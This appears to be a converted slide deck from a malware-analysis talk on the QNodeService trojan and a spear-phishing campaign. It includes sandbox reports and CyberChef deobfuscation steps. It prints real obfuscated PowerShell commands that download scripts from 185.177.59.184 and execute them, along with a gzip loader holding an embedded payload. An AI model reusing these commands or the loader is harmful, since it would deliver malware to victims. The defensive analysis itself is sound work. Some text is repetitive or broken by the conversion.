Home » Malware » QNodeService: Node.js Trojan Spread via Covid-19 Lure


**QNodeService: Node.js Trojan Spread via Covid-19 Lure**

Posted on: May 14, 2020 at 10:29 am Posted in: Malware Author: Trend Micro

2.48k

By **Matthew Stewart**

We recently noticed a **Twitter post** by MalwareHunterTeam that showed a Java downloader with a low detection rate. Its name, “Company PLP\_Tax relief due to Covid-19 outbreak CI+PL.jar”, suggests it may have been used in a Covid-19-themed phishing campaign. Running this file led to the download of a new, undetected malware sample written in Node.js; this trojan is dubbed as “QNodeService”.



#StaySafe @c\_APT... · Apr 29

qua[.]one later at some point?

```
LocalTemp\jar\jar 'jar 'C:\Users\user\Desktop\
jar 'C:\Users\user\Desktop\Order_List_for_May.pdf.jar' MOS
C:\MDS 1543A9D5D50F7E1E0813F3466C9CE7F1
nodejs\vizard.js start --central-base-ur https://central.qhub
ersion/Run ' / 'qnodejs-abc47995' A REG_SZ # 'ID 'cmd /D /C V
REG_SZ # 'ID 'cmd /D /C 'C:\Users\user\qnodejs-node-v
d\qnodejs\qnodejs-win32-ia32.js serve --central-base-ur
sup user 470@qhub-subscription.store qua one --register-startu
MDS AD789C145838528C532F8A548342896)
dejs\vizard.js' start --central-base-ur https://central.qhub
win-x86\qnodejs\vizard.js' start --central-base-ur https://con
255F882)
CurrentVersion/Run ' / 'qnodejs-abc47995' A REG_SZ # 'ID 'cm
394E342896)
7995' A REG_SZ # 'ID 'cmd /D /C 'C:\Users\user\qnodejs-
13.0-win-x86\qnodejs\qnodejs-win32-ia32.js serve --central-base-
qua one --group user:470@qhub-subscription.store qua one --
ase-urll "https://central.qhub.qua.one" "--group"
```

Download File


2 6

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

The image is a composite screenshot showing a Twitter thread and a blog post. On the left, a vertical list of Twitter handles is visible, including @a\_de\_pa, @Cryptol, @execute, @HazMal, @James\_i, @JAMESV, @JayTHL, @JRooser, @lazyacti, @luc4m, @malwrh, @MsftSec, @JohnLa, @neonpr, @ps66uk, @Racco4, and @VK\_Inte. The main content is a Twitter thread from TomU (@c\_APT\_ure) dated April 29. The tweet reads: "Thanks @malwrhunterteam, we finally got a name for this 'QHub premium service' (and soon there will be many more names for the same 😞) And thanks @TrendMicroRSRCH for the blog! #QNodeService". The hashtag #QNodeService is highlighted with a green box. Below the tweet is a reply from MalwareHunterTeam (@malwrhunterteam) dated May 15, which says: "As long time followers know, TM is 'not one of our favourite vendors'... But when they do a good work & also give credits, they deserve a link to their article: blog.trendmicro.com/trendlabs-secu... Good work, @TrendMicroRSRCH." The background of the thread shows a browser window displaying a blog post from Trend Micro titled "QNodeService: Node.js Trojan". The blog post is dated May 14, 2020, and is by Matthew Stewart. The text of the blog post is partially visible, mentioning a Java downloader and a Covid-19 campaign.

# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS 

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS


Analysis Report **Compliance Questionnaire UPU POST TRASNERT.rtf**

### Overview

#### General Information

Sample Name:	Compliance Questionnaire_UPU POST TRASNERT.rtf
MD5:	fdda4b2493c1e188e1f10...
SHA1:	49f9177dd16bdb916b8c0...
SHA256:	167aafd04977ae83d8...

Most interesting Screenshot:



#### Detection

**MALICIOUS**

SUSPICIOUS

CLEAN

UNKNOWN

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%


#### Signatures

- Initial sample is an obfuscated RTF file
- Bypasses PowerShell execution policy
- Command shell drops VBS files
- Creates autostart registry keys with suspicious value...
- Creates processes via WMI
- Sigma detected: Microsoft Office Product Spawning ...
- Abnormal high CPU Usage
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mode (likely to injec...
- Enables debug privileges
- Found WSH timer for Javascript or VBS script (likely ...
- Found a high number of Window / User specific syst...
- HTTP GET or POST without a user agent
- May sleep (evasive loops) to hinder dynamic analysis
- Monitors certain registry keys / values for changes (o...




# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS



# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

















# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

powershell.exe (PID: 5732 cmdline: Powershell.exe -w h \$asciiChars=27%28%26%27%2B%27%28%47%27%2B%27%43%27%2B%27%5E%23%5E%27%2E%72%65%70%6C%61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%57%2D%27%2B%27%4F%2A%29%27%2B%20%27%4E%65%27%2B%27%74%2E%27%2B%27%57%27%2B%27%61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%57%2D%27%2B%27%4F%2A%29%27%2B%20%27%4E%65%27%2B%27%74%2E%27%2B%27%57%27%2B%27%65%62%27%2B%27%43%27%2B%27%6C%69%27%2B%27%65%6E%74%29%27%2B%27%2E%44%27%2B%27%6F%77%27%2B%27%6E%6C%27%2B%27%6F%61%27%2B%27%64%27%2B%27%46%27%2B%27%69%6C%27%2B%27%65%28%27%27%68%74%74%70%3A%2F%2F%31%38%35%2E%31%37%37%2E%35%39%2E%31%38%34%2F%79%6A%71%66%2F%77%73%63%72%69%70%74%2E%76%62%73%27%27%2C%24%65%6E%76%3A%41%50%50%44%41%54%41%2B%27%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%27%29%27%7C%49%60%45%60%58%3B%73%74%61%72%74%2D%70%72%6F%63%65%73%73%28%24%65%6E%76%3A%41%50%50%44%41%54%41%2B%20%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%29

conhost.exe (PID: 3700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E...)

wscript.exe (PID: 5820 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\wscript...')

Recipe

Find / Replace

Find % SIMPLE STRING

Replace

PS C:\> GCM \*W-O\*

CommandType	Name
-----	----
Cmdlet	New-Object

Global match  Case insensitive  Multiline matching   
Dot matches all

Input length: 743 lines: 1

Output time: 3ms length: 194 lines: 1

'(&(GC^#^'.replace('^#^','M')+ \*W-O\*)'+  
'Net.WebClient).DownloadFile('http://185.177.59.184/yjqf/wscript.vbs',  
\$env:APPDATA+'wscript.vbs')|I`E`X;start-process(\$env:APPDATA+  
'wscript.vbs')





# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

```

powershell.exe (PID: 996 cmdline: Powershell -ExecutionPolicy Bypass $c145=-Join ((111, 105, 130)| ForEach-Object {([Convert]::ToInt16((String)$_) , 8) -As[Char]});sal oE2 $c145;$mTmPXyJEhxfewHViHevq="24 54 62 6F 6E 65 3D 27 2A 45 58 27 2E 72 65 70 6C 61
63 65 28 27 2A 27 2C 27 49 27 29 3B 73 61 6C 20 4D 20 24 54 62 6F 6E 65 3B 64 6F 20 7B 24 70 69 6E 67 20 3D 20 74 65 73 74 2D 63 6F 6E 6E 65 63 74 69 6F 6E 20 2D 63 6F 6D 70 20 67 6F 6F 67 6C 65 2E 63 6F 6D 20 2D 63 6F 75 6E 74 20 31 20 2D 51 75 69 65 74 7
D 20 75 6E 74 69 6C 20 28 24 70 69 6E 67 29 3B 24 70 32 32 20 3D 20 5B 45 6E 75 6D 5D 3A 3A 54 6F
65 6D 2E 4E 65 74 2E 53 65 72 76 69 63 65 50 6F 69 6E 74 4D 61 6E 61 67 65 72 5D 3A 3A 53 65 63 75
24 24 24 27 2C 27 4D 27 29 2B 27 20 2A 57 2D 27 2B 27 4F 2A 29 27 2B 20 27 4E 65 27 2B 27 74 2E 27
27 2B 27 74 72 27 2B 27 69 6E 67 28 27 68 74 74 70 3A 2F 2F 31 38 35 2E 31 37 37 2E 35 39 2E 31
3B 24 61 73 63 69 69 43 68 61 72 73 3D 20 24 6D 76 20 2D 73 70 6C 69 74 20 27 2D 27 20 7C 46 6F 72
43 68 61 72 73 20 2D 6A 6F 69 6E 20 27 27 7C 4D";$jm=$mTmPXyJEhxfewHViHevq.Split(' ') | foreach {[C
conhost.exe (PID: 744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA7
  
```

**Recipe**

**From Hex**

Delimiter  
Space

---

**Find / Replace**

Find  
'+' SIMPLE STRING

Replace

Global match  Case insensitive  Multiline matching  Dot matches all

---

**Find / Replace**

Find  
; SIMPLE STRING

Replace  
;\n

Global match  Case insensitive  Multiline matching  Dot matches all

---

**Syntax highlighter**

Language  
powershell

**Input** length: 1643  
lines: 1

```

24 54 62 6F 6E 65 3D 27 2A 45 58 27 2E 72 65 70 6C 61 63 65 28 27 2A 27 2C 27 49 27 29 3B 73 61
6C 20 4D 20 24 54 62 6F 6E 65 3B 64 6F 20 7B 24 70 69 6E 67 20 3D 20 74 65 73 74 2D 63 6F 6E 6E
65 63 74 69 6F 6E 20 2D 63 6F 6D 70 20 67 6F 6F 67 6C 65 2E 63 6F 6D 20 2D 63 6F 75 6E 74 20 31
20 2D 51 75 69 65 74 7D 20 75 6E 74 69 6C 20 28 24 70 69 6E 67 29 3B 24 70 32 32 20 3D 20 5B 45
6E 75 6D 5D 3A 3A 54 6F 4F 62 6A 65 63 74 28 5B 53 79 73 74 65 6D 2E 4E 65 74 2E 53 65 63 75 72
69 74 79 50 72 6F 74 6F 63 6F 6C 54 79 70 65 5D 2C 20 33 30 37 32 29 3B 5B 53 79 73 74 65 6D 2E
4E 65 74 2E 53 65 72 76 69 63 65 50 6F 69 6E 74 4D 61 6E 61 67 65 72 5D 3A 3A 53 65 63 75 72 69
74 79 50 72 6F 74 6F 63 6F 6C 20 3D 20 24 70 32 32 3B 24 6D 76 3D 27 28 26 27 2B 27 28 47 27 2B
27 43 27 2B 27 24 24 24 27 2E 72 65 70 6C 61 63 65 28 27 24 24 24 27 2C 27 4D 27 29 2B 27 20 2A
57 2D 27 2B 27 4F 2A 29 27 2B 20 27 4E 65 27 2B 27 74 2E 27 2B 27 57 27 2B 27 65 62 27 2B 27 43
  
```

**Output** start: 325 time: 1ms  
end: 387 length: 501  
length: 62 lines: 1

```

$Tbone='*EX'.replace('*', 'I');
sal M $Tbone;
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$mv='(&(GC$$$'.replace('$$$','M')+' *W-O*')+
'Net.WebClient).DownloadString('http://185.177.59.184/yjqf/microsoftnetframework4820190418.jpg')'
|I`E`X;
$asciiChars= $mv -split '-' |ForEach-Object {[char][byte]"0x$_"};
$asciiString= $asciiChars -join ''|M
  
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

Terminal output:

```
$ du -sh */185.177.59.*
12K    _0608/185.177.59.184_yjqf_wscript.vbs
3.2M   _0615/185.177.59.184_yjqf_microsoftnetframework4820190418.jpg
```

File details:

- File ID: ea52b8dfc2af4e04a274718778cf967b9f230ab24250b84a8d59cbf8b3f8ddeb
- File Name: microsoftnetframework4820190418.jpg
- Size: 3.15 MB
- Date: 2020-06-13 17:48:15 UTC (6 days ago)
- Format: TXT

DETECTION DETAILS RELATIONS **CONTENT** SUBMISSIONS COMMUNITY 2

STRINGS	HEX	PREV
66-75-6E-63-74-69-6F-6E-20-68-5A-44-6C-54-20-20-20-50-61-72-61-6D-20-28-5B-62-79-74-20-20-20-20-0D-0A-20-20-20-20-20-20-6D-6E-72-79-53-74-72-65-61-6D-27-2E-52-65-68-42-68-4E-55-20-29-0D-0A-09-20-20-20-20-23-23-23-23-6D-6F-72-79-53-74-72-65-61-6D-20-20-20-20-20-20-20-20-20-20-24-68-40-40-40-40-40-40-70-53-74-72-65-61-6D-27	00000000 36 36 2d 37 35 2d 36 45 2d 36 33 2d 37 34 2d 36 00000010 39 2d 36 46 2d 36 45 2d 32 30 2d 36 38 2d 35 41 00000020 2d 34 34 2d 36 43 2d 35 34 2d 36 45 2d 34 41 2d 00000030 35 37 2d 32 30 2d 37 42 2d 30 44 2d 30 41 2d 30 00000040 44 2d 30 41 2d 30 39 2d 35 42 2d 34 33 2d 36 44 00000050 2d 36 34 2d 36 43 2d 36 35 2d 37 34 2d 34 32 2d 00000060 36 39 2d 36 45 2d 36 34 2d 36 39 2d 36 45 2d 36 00000070 37 2d 32 38 2d 32 39 2d 35 44 2d 30 44 2d 30 41 00000080 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 35 30 2d 00000090 36 31 2d 37 32 2d 36 31 2d 36 44 2d 32 30 2d 32	66-75-6E-63-74-69-6F-6E-20-68-5A-44-6C-54-20-20-20-50-61-72-61-6D-20-28-5B-62-79-74-20-20-20-20-0D-0A-20-20-20-20-20-20-6D-6E-72-79-53-74-72-65-61-6D-27-2E-52-65-68-42-68-4E-55-20-29-0D-0A-09-20-20-20-20-23-23-23-23-6D-6F-72-79-53-74-72-65-61-6D-20-20-20-20-20-20-20-20-20-20-24-68-40-40-40-40-40-40-70-53-74-72-65-61-6D-27

Terminal output (hex dump):

```
$ hexdump.exe -C */185.177.59.184_yjqf_microsoftnetframework4820190418.jpg | head
```

Highlighted hex values:

- 66-75-6E-63-74-69-6F-6E-20-68-5A-44-6C-54-20-20-20-50-61-72-61-6D-20-28-5B-62-79-74-20-20-20-20-0D-0A-20-20-20-20-20-20-6D-6E-72-79-53-74-72-65-61-6D-27-2E-52-65-68-42-68-4E-55-20-29-0D-0A-09-20-20-20-20-23-23-23-23-6D-6F-72-79-53-74-72-65-61-6D-20-20-20-20-20-20-20-20-20-20-24-68-40-40-40-40-40-40-70-53-74-72-65-61-6D-27



# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

Last build: 7 days ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef! Options ⚙️ About / Support ?

**Recipe** 📁 🗑️ **Input** length: 28672 lines: 1

**Find / Replace** 🔇 ||

Find:  SIMPLE STRING ▾

Replace:

Global match  Case insensitive

Multiline matching  Dot matches all

**From Hex** 🔇 ||

Delimiter:

**To Hexdump** 🔇 ||

Width:   Upper case hex



**Output** time: 28ms length: 10484 lines: 903

```
function hZDlTnJW {
  [CmdletBinding()]
  Param ([byte[]] $hBhNU)
  Process {
    $PkNd = New - Object 'Syste#####moryStream'.Replace('#####', 'm.IO.Me') (, $hBhNU )
    $TjhhqfhPd = New - Object 'Syste#####moryStream'.Replace('#####', 'm.IO.Me')
    $hsBgg = New - Object 'System.IO#####pStream'.Replace('#####', 'O.Compression.Gzi') $PkNd,
    ([IO.Compression.CompressionMode]::Decompress)
    $GibiuR = New - Object byte[(1024)
    while ($true) {
      $GAYk = $hsBgg.Read($GibiuR, 0, 1024)
      if ($GAYk -le 0) {
        break
      }
    }
  }
}
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

Last build: 7 days ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Options  About / Support 

```
0 10 20 30 40 50 60 70 80 90 100 110 120 130 140 150
1 function hZDlTnJW {
2   [CmdletBinding()]
3   Param ([byte[]] $hBhNU)
4
5   Process {
6     $PkNd = New-Object 'System.IO.MemoryStream'.Replace('#####', 'm.IO.Me') ( , $hBhNU )
7     $TjhqfhPd = New-Object 'System.IO.MemoryStream'.Replace('#####', 'm.IO.Me')
8     $hsBgg = New-Object 'System.IO.Compression.GzipStream'.Replace('#####', 'O.Compression.Gzi') $PkNd, ([IO.Compression.CompressionMode]::Decompress)
9     $GibiuR = New-Object byte[] (1024)
10    while($true){
11      $GAYk = $hsBgg.Read($GibiuR, 0, 1024)
12      if ($GAYk -le 0){break}
13      $TjhqfhPd.Write($GibiuR, 0, $GAYk)
14    }
15    [byte[]] $rCz = $TjhqfhPd.ToArray()
16    Write-Output $rCz
17  }
18 }
19 $t0=-Join ((111, 105, 130) | ForEach-Object { ([Convert]::ToInt16(([String]$_) , 8) -As[Char])};sal g $t0:[Byte[]]$MNB=('/1F,/8B,/08,/00,/00,/00
,/F1,/E6,/15,/2A,/19,/CE,/16,/83,/6C,/91,/48,/77,/B7,/8A,/4E,/D1,/79,/EF,/83,/5C,/E7,/58,/A4,/8B,/47,/BA,/0B,/88,/AE,/2F
,/AE,/E8,/5D,/8D,/BF,/88,/3E,/0C,/0B,/55,/B7,/0D,/49,/E6,/94,/A5,/50,/19,/B7,/69,/FE,/1C,/99,/A9,/73,/E0,/AF,/E7,/D8,/BC,
C5,/5C,/86,/1B,/8E,/25,/5B,/92,/50,/16,/0D,/22,/3D,/A8,/0A,/DA,/19,/73,/2E,/84,/82,/66,/61,/B4,/ED,/CF,/28,/7D,/10,/D8,/
C,/19,/8F,/FA,/9D,/91,/21,/E4,/1B,/B0,/E5,/D7,/48,/17,/85,/A3,/3C,/9D,/32,/BE,/83,/EB,/83,/05,/2A,/86,/10,/FB,/B5,/D8,/4
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

The screenshot shows a hex editor interface with two panes. The top pane displays a hex dump of a file with a length of 154899 bytes and 1 line. The hex data is highly unusual, consisting of many semicolons and slashes, such as 